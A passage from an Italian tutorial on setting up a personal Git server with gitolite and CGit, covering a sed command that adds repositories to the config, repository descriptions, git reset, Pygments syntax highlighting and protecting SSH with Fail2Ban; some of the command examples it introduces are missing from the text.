La prima parte è simile a quanto abbiamo già visto, perché bisogna lavorare come utente **gitolite** e clonare il repository di amministrazione. Poi si ottengono le informazioni necessarie (nome del nuovo repository e dell'utente a cui assegnarlo). Alla fine, però, si modifica il file di configurazione usando una espressione regolare. Non è semplicissima da leggere, ma ha una logica piuttosto ovvia: innazitutto, bisogna dividere il comando in due pezzi. Il comando per la sostituzione vera e propria è **s/\($_match.*\)/\1$_newline/**. Chi ha familiarità con la sintassi di SED, sa che questo comando impone di trovare**\($_match.*\)** e sostiuirlo con **\1$_newline**. Date le variabili, se il nome dell'utente è l**uca** e il nome del nuovo repository è **prova** le righe che contengono il testo **@lucarepos** verranno sostituite con la riga stessa seguita da un invio a capo e una nuova riga del tipo **@lucarepos = prova**. Il risultato è che si inserisce semplicemente una nuova riga sotto quella preesistente. Il problema, però, è che noi vogliamo che questa sostituzione venga fatta solo alla prima occorrenza: nel file di configurazione ci sarà una riga che inizia con **@lucarepos** per ogni repository dell'utente, a noi basta prenderne in considerazione una sola. Il resto del comando serve proprio a questo: il comando compreso tra parentesi graffe verrà eseguito una sola volta, cioè all'occorrenza numero **0** (la prima, si parte con 0,1,2…) della riga da trovare. È un piccolo trucco di SED che è utile tenere a mente per molte occasioni. Il codice completo di questo script si può trovare qui: https://pastebin.com/1syLXTQW.




# Altre personalizzazioni

Spesso possono essere necessarie altre personalizzazioni per i propri repository. Se un utente vuole aggiungere una descrizione a un proprio repository, tutto quello che deve fare è lanciare un comando di questo tipo:

Verrà iniziata una sessione ssh soltanto per modificare la descrizione del repository **prova**. Da notare che si utilizza l'utente **gitolite**, ma per l'accesso si deve specificare la password collegata alla propria chiave crittografica associata a gitolite. In altre parole, non si esegue il classico login con le credenziali dell'utente di sistema (che in questo caso è **gitolite**), ma usando la password dell'utente che ci siamo creati per git. I repository possono poi essere scaricati da chiunque usando questa formula:

Si tratta della dicitura classica per un qualsiasi server git. Naturalmente, navigando sull'interfaccia di CGit è anche possibile vedere tutti i repository, scorrendo tra i file e le commit. C'è un dettaglio che può essere rilevante per alcuni

utenti: quando si effettua per la prima volta un push al repository di amministrazione, gitolite probabilmente chiederà di specificare la propria identità. Questo perché ha bisogno di sapere che nome e riferimento email assegnare all'amministratore: nel dubbio, si può tranquillamente usare come nome lo stesso "gitolite". Per il resto, ricordiamo che valgono sempre gli stessi comandi che si è abituati a usare con qualsiasi altro server git. Nel caso si stiano facendo delle modifiche, e ci si accorga di aver fatto un errore, si può sempre riportare tutto all'ultima commit stabile con il comando.

Se si vuole riportare il codice a una commit precedente, basta sostituire **HEAD** con il codice identificativo della commit precedente (che di solito è qualcosa del tipo **f414f31**). Per quanto riguarda Cgit, una caratteristica che può essere utile aggiungere è la formattazione della sintassi del codice sorgente. Lo si può fare installando il pacchetto python-pygments:

e aggiungendo il suo percorso al file **/etc/cgitrc**, nella riga **source-filter**:

Questo aiuta gli utenti a visualizzare il codice dal proprio browser web. A questo punto il proprio server Git personale è pronto all'uso, si dispone di tutto il necessario per creare nuovi utenti e nuovi repository. E per eliminarli basta eseguire il procedimento inverso, cancellando dal file di configurazione le righe che li riguardano. L'unica cosa che bisogna tenere a mente, se si vuole, rendere pubblico il proprio server Git, è che bisogna sempre proteggere la connessione SSH con uno strumento con Fail2Ban, per bloccare automaticamente gli utenti che cerchino di scoprire la password di accesso.